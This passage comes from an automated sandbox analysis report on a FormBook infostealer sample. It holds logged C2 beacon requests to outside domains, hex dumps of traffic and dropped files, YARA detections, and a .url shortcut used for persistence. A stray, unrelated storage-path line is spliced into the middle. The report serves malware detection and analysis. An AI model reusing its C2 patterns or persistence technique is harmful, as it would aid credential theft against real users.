6e 71 77 6d 49 69 31 77 63 6c 54 4e 4f 34 31 7a 4a 35 62 77 71 31 50 4e 30 52 56 70 5f 4d 59 59 4f 67 45 76 4a 79 52 43 6d 68 46 51 78 66 57 38 46 50 65 73 31 65 77 48 73 67 76 7e 6d 46 75 79 41 79 70 46 5f 79 64 71 48 31 47 39 2d 67 68 71 65 6d 37 63 74 57 44 39 76 67 67 4d 77 38 70 79 46 6c 52 55 6d 63 5f 68 31 45 75 78 77 29 2e 00 00 00 00 00 00 00 00 Data Ascii: URflh=xX30xS4rILT_My5qtL7-oHnq92KMYiWuRYUn3OZu9aBRCIZ67ZvPm2TbBmFKI-M1yqfRZUVO NAAitQJqjDC5zNTA(rnCpvdbcyxXoCCafwRyqgmPnqxj5mWQlX7tTPibqw52J9aoX314lb(eSsi4jEI-9fP87Xq-Wk q9iMlKFxS0Sr2WzCVd8MTeS2f1ErfD7WYq4LPMWpfcGYDs6mGqH0hod7qDAORZRGevlSAQqm90OQ3V8r 8SBjRVQLZWTeEFoSwaRZ8RdPB3CkRHzoxVs3byWsVfeWS5myUFvnqwmIi1wclTNO41zJ5bwq1PN0RVp_ MYYOgEvJyRCmhFQxfW8FPes1ewHsgv~mFuyAypF_ydqH1G9-ghqem7ctWD9vggMw8pyFlRUmc_h1Euxw).

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
64	192.168.2.5	49823	208.91.197.27	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:08:55.088040113 CET	7161	OUT	GET /9t6k/?URflh=+VDOv2YqGr3HQyUjxvr4ySDa222PNTvrG/MhsshnzvB0EZlKybOlzjmZT3Iubthnocji&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.rodgroup.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:08:55.293777943 CET	7162	IN	HTTP/1.1 200 OK Date: Thu, 03 Dec 2020 09:08:55 GMT Server: Apache Set-Cookie: vsid=927vr3545321352133429; expires=Tue, 02-Dec-2025 09:08:55 GMT; Max-Age=157680000; path=/; domain=www.rodgroup.net; HttpOnly X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAKX74ixpzVyXbJprcLfbH4psP4+L2entqri0lzh6pkA aXLPIcclv6DQBeJJjGFWrBIF6QMyFwXT5CCRyjS2penECAwEAAQ==_D+jgbxJ53hpkEJvSdlN2RigowZkrsn9E7lYs o8OIBrxy3q9LRfNpUg4L7YJ1dF924paShLwIhaHs3kAf2HkTkg== Keep-Alive: timeout=5, max=42 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 34 39 66 66 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 6b 65 79 3d 22 4d 46 77 77 44 51 59 4a 6b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4b 58 37 34 69 78 70 7a 56 79 58 62 4a 70 72 63 4c 66 62 48 34 70 73 50 34 2b 4c 32 65 6e 74 71 72 69 30 6c 7a 68 36 70 6b 41 61 58 4c 50 49 63 63 6c 76 36 44 51 42 65 4a 4a 6a 47 46 57 72 42 49 46 36 51 4d 79 46 77 58 54 35 43 43 52 79 6a 53 32 70 65 6e 45 43 41 77 45 41 41 51 3d 3d 5f 44 2b 6a 67 62 78 4a 35 33 68 70 6b 45 4a 76 53 64 6c 4e 32 52 69 67 6f 77 5a 6b 72 73 6e 39 45 37 6c 59 73 6f 38 4f 49 42 72 78 79 33 71 39 4c 52 66 4e 70 55 67 34 4c 37 59 4a 31 64 46 39 32 34 70 61 53 68 4c 77 49 68 61 48 73 33 6b 41 66 32 48 6b 54 6b 67 3d 3d 22 3e 0d 0a 3c 68 65 61 64 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 76 61 72 20 61 62 70 3b 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 72 6f 64 67 72 6f 75 70 2e 6e 65 74 2f 70 78 2e 6a 73 3f 63 68 3d 31 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 72 6f 64 67 72 6f 75 70 2e 6e 65 74 2f 70 78 2e 6a 73 3f 63 68 3d 32 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 66 75 6e 63 74 69 6f 6e 20 68 61 6e 64 6c 65 41 42 50 44 65 74 65 63 74 28 29 7b 74 72 79 7b 69 66 28 21 61 62 70 29 20 72 65 74 75 72 6e 3b 76 61 72 20 69 6d 67 6c 6f 67 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 69 6d 67 22 29 3b 69 6d 67 6c 6f 67 2e 73 74 79 6c 65 2e 68 65 69 67 68 74 3d 22 30 70 78 22 3b 69 6d 67 6c 6f 67 2e 73 74 79 6c 65 2e 77 69 64 74 68 Data Ascii: 49ff<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml" data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAKX74ixpzVyX bJprcLfbH4psP4+L2entqri0lzh6pkAaXLPIcclv6DQBeJJjGFWrBIF6QMyFwXT5CCRyjS2penECAwEAAQ==_D+jgb xJ53hpkEJvSdlN2RigowZkrsn9E7lYso8OIBrxy3q9LRfNpUg4L7YJ1dF924paShLwIhaHs3kAf2HkTkg==""><head><script t ype="text/javascript">var abp;</script><script type="text/javascript" src="http://www.rodgroup.net/px.js?ch=1"></script> <script type="text/javascript" src="http://www.rodgroup.net/px.js?ch=2"></script><script type="text/javascript">function handleABPDetect(){try{if(!abp) return;var imglog = document.createElement("img");imglog.style.height="0px";imglog.style .width

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49750	208.91.197.27	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:04:34.435105085 CET	5967	OUT	GET /9t6k/?URflh=+VDOv2YqGr3HQyUjxvr4ySDa222PNTvrG/MhsshnzvB0EZlKybOlzjmZT3Iubthnocji&UfrDal=0nMpqJV P5t_PDD5p HTTP/1.1 Host: www.rodgroup.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:04:34.763290882 CET	5969	IN	HTTP/1.1 200 OK Date: Thu, 03 Dec 2020 09:04:34 GMT Server: Apache Set-Cookie: vsid=929vr3545318745717750; expires=Tue, 02-Dec-2025 09:04:34 GMT; Max-Age=157680000; path=/; domain=www.rodgroup.net; HttpOnly X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAKX74ixpzVyXbJprcLfbH4psP4+L2entqri0lzh6pkA aXLPIcclv6DQBeJJjGFWrBIF6QMyFwXT5CCRyjS2penECAwEAAQ==_D+jgbxJ53hpkEJvSdlN2RigowZkrsn9E7lYs o8OIBrxy3q9LRfNpUg4L7YJ1dF924paShLwIhaHs3kAf2HkTkg== Keep-Alive: timeout=5, max=70 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 34 39 65 37 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 6b 65 79 3d 22 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4b 58 37 34 69 78 70 7a 56 79 58 62 4a 70 72 63 4c 66 62 48 34 70 73 50 34 2b 4c 32 65 6e 74 71 72 69 30 6c 7a 68 36 70 6b 41 61 58 4c 50 49 63 63 6c 76 36 44 51 42 65 4a 4a 6a 47 46 57 72 42 49 46 36 51 4d 79 46 77 58 54 35 43 43 52 79 6a 53 32 70 65 6e 45 43 41 77 45 41 41 51 3d 3d 5f 44 2b 6a 67 62 78 4a 35 33 68 70 6b 45 4a 76 53 64 6c 4e 32 52 69 67 6f 77 5a 6b 72 73 6e 39 45 37 6c 59 73 6f 38 4f 49 42 72 78 79 33 71 39 4c 52 66 4e 70 55 67 34 4c 37 59 4a 31 64 46 39 32 34 70 61 53 68 4c 77 49 68 61 48 73 33 6b 41 66 32 48 6b 54 6b 67 3d 3d 22 3e 0d 0a 3c 68 65 61 64 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 76 61 72 20 61 62 70 3b 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 72 6f 64 67 72 6f 75 70 2e 6e 65 74 2f 70 78 2e 6a 73 3f 63 68 3d 31 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 72 6f 64 67 72 6f 75 70 2e 6e 65 74 2f 70 78 2e 6a 73 3f 63 68 3d 32 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 66 75 6e 63 74 69 6f 6e 20 68 61 6e 64 6c 65 41 42 50 44 65 74 65 63 74 28 29 7b 74 72 79 7b 69 66 28 21 61 62 70 29 20 72 65 74 75 72 6e 3b 76 61 72 20 69 6d 67 6c 6f 67 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 69 6d 67 22 29 3b 69 6d 67 6c 6f 67 2e 73 74 79 6c 65 2e 68 65 69 67 68 74 3d 22 30 70 78 22 3b 69 6d 67 6c 6f 67 2e 73 74 79 6c 65 2e 77 69 64 74 68 Data Ascii: 49e7<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml" data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAKX74ixpzVyX bJprcLfbH4psP4+L2entqri0lzh6pkAaXLPIcclv6DQBeJJjGFWrBIF6QMyFwXT5CCRyjS2penECAwEAAQ==_D+jgb xJ53hpkEJvSdlN2RigowZkrsn9E7lYso8OIBrxy3q9LRfNpUg4L7YJ1dF924paShLwIhaHs3kAf2HkTkg==""><head><script t ype="text/javascript">var abp;</script><script type="text/javascript" src="http://www.rodgroup.net/px.js?ch=1"></script> <script type="text/javascript" src="http://www.rodgroup.net/px.js?ch=2"></script><script type="text/javascript">function handleABPDetect(){try{if(!abp) return;var imglog = document.createElement("img");imglog.style.height="0px";imglog.style .width

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.5	49751	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:04:45.313668013 CET	5990	OUT	GET /9t6k/?URflh=tVqqbIXu9nsll248AUXCUxr0o0zC9i0c8STc7UOUyN+2mFy87kkATVtNwFSSPJTjqgHk&UfrD al=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.buttsliders.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 3, 2020 10:04:45.428632021 CET	5991	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 03 Dec 2020 09:04:45 GMT Content-Type: text/html Content-Length: 275 ETag: "5fc566f7-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.5	49752	198.54.117.215	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:04:50.658015013 CET	5992	OUT	GET /9t6k/?URflh=kTde6z/9FBgibCJh75hFV8EYWatL1OQ/rhfr5oU2UZBR6XWcBOIn723UV5Uezh3ZQ4ot&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.thanksforlove.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Dec 3, 2020 10:02:53.811317921 CET	162.159.134.233	443	192.168.2.5	49713	CN=ssl711320.cloudflaressl.com CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Oct 27 01:00:00 CET 2020 Thu Sep 25 02:00:00 CEST 2014 Thu Jan 01 01:00:00 CET 2004	Thu May 06 01:59:59 CEST 2021 Tue Sep 25 01:59:59 CEST 2029 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Sep 25 02:00:00 CEST 2014	Tue Sep 25 01:59:59 CEST 2029		
					CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		
Dec 3, 2020 10:03:10.096419096 CET	162.159.134.233	443	192.168.2.5	49720	CN=ssl711320.cloudflaressl.com CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Oct 27 01:00:00 CET 2020 Thu Sep 25 02:00:00 CEST 2014 Thu Jan 01 01:00:00 CET 2004	Thu May 06 01:59:59 CEST 2021 Tue Sep 25 01:59:59 CEST 2029 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Sep 25 02:00:00 CEST 2014	Tue Sep 25 01:59:59 CEST 2029		
					CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Dec 3, 2020 10:03:16.644853115 CET	162.159.134.233	443	192.168.2.5	49724	CN=ssl711320.cloudflaressl.com CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Oct 27 01:00:00 CET 2020 Thu Sep 25 02:00:00 CEST 2014 Thu Jan 01 01:00:00 CET 2004	Thu May 06 01:59:59 CEST 2021 Tue Sep 25 01:59:59 CEST 2029 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Sep 25 02:00:00 CEST 2014	Tue Sep 25 01:59:59 CEST 2029		
					CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: AT113020.exe PID: 5920 Parent PID: 5628

General

Start time:	10:02:52
Start date:	03/12/2020
Path:	C:\Users\user\Desktop\AT113020.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\AT113020.exe'
Imagebase:	0x400000
File size:	1375232 bytes
MD5 hash:	8477C9B80B4B7796F904EC72ABE8FF71
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.242236710.0000000002A55000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.242236710.0000000002A55000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.242236710.0000000002A55000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.242326324.0000000002AD0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.242326324.0000000002AD0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.242326324.0000000002AD0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000001.00000002.240199422.00000000027E7000.00000020.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Suspicious_Shortcut_IconNotFromExeOrDLLOrICO, Description: Detects possible shortcut usage for .URL persistence, Source: 00000001.00000002.240199422.00000000027E7000.00000020.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.242189185.0000000002A2C000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.242189185.0000000002A2C000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.242189185.0000000002A2C000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40FD3F5	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40FD3F5	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40FD3F5	InternetOpenUrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40FD3F5	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40FD3F5	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40FD3F5	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\Accfdrv.exe	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	27E5D5C	_lcreat
C:\Users\user\AppData\Local\fccA.url	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	27E2439	CreateFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\Accfcxz[1]	unknown	1025	33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37 35 33 34 64 34 39 33 30 33 39 33 38 37 31 35 37	34d49303938715753 4d4930393871575 34d4930393871575 34d4930393871575 34d4930393871575 34d4930393871575 34d4930393871575 34d4930393871575 34d4930393871575 34d493039387157	success or wait	723	40FD45C	InternetReadFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Accfdrv.exe	unknown	1375232	4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP....................@..... ....!..L.!..This program must be run under Win32..$7	success or wait	1	27E5D7C	_lwrite
C:\Users\user\AppData\Local\fccA.url	unknown	170	5b 49 6e 74 65 72 6e 65 74 53 68 6f 72 74 63 75 74 5d 0d 0a 55 52 4c 3d 66 69 6c 65 3a 5c 5c 5c 43 3a 5c 5c 55 73 65 72 73 5c 5c 61 6c 66 6f 6e 73 5c 5c 41 70 70 44 61 74 61 5c 5c 4c 6f 63 61 6c 5c 5c 4d 69 63 72 6f 73 6f 66 74 5c 5c 57 69 6e 64 6f 77 73 5c 5c 41 63 63 66 64 72 76 2e 65 78 65 0d 0a 49 63 6f 6e 49 6e 64 65 78 3d 31 0d 0a 49 63 6f 6e 46 69 6c 65 3d 2e 75 72 6c 0d 0a 4d 6f 64 69 66 69 65 64 3d 32 30 46 30 36 42 41 30 36 44 30 37 42 44 30 31 34 44 0d 0a 48 6f 74 4b 65 79 3d 31 36 30 31 0d 0a	[InternetShortcut]..URL=file:\\\C:\\Users\\user\\AppData\\Local\\Microsoft\\Windows\\Accfdrv.exe..IconIndex=1..IconFile=.url..Modified=20F06BA06D07BD014D..HotKey=1601..	success or wait	1	27D7AB9	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
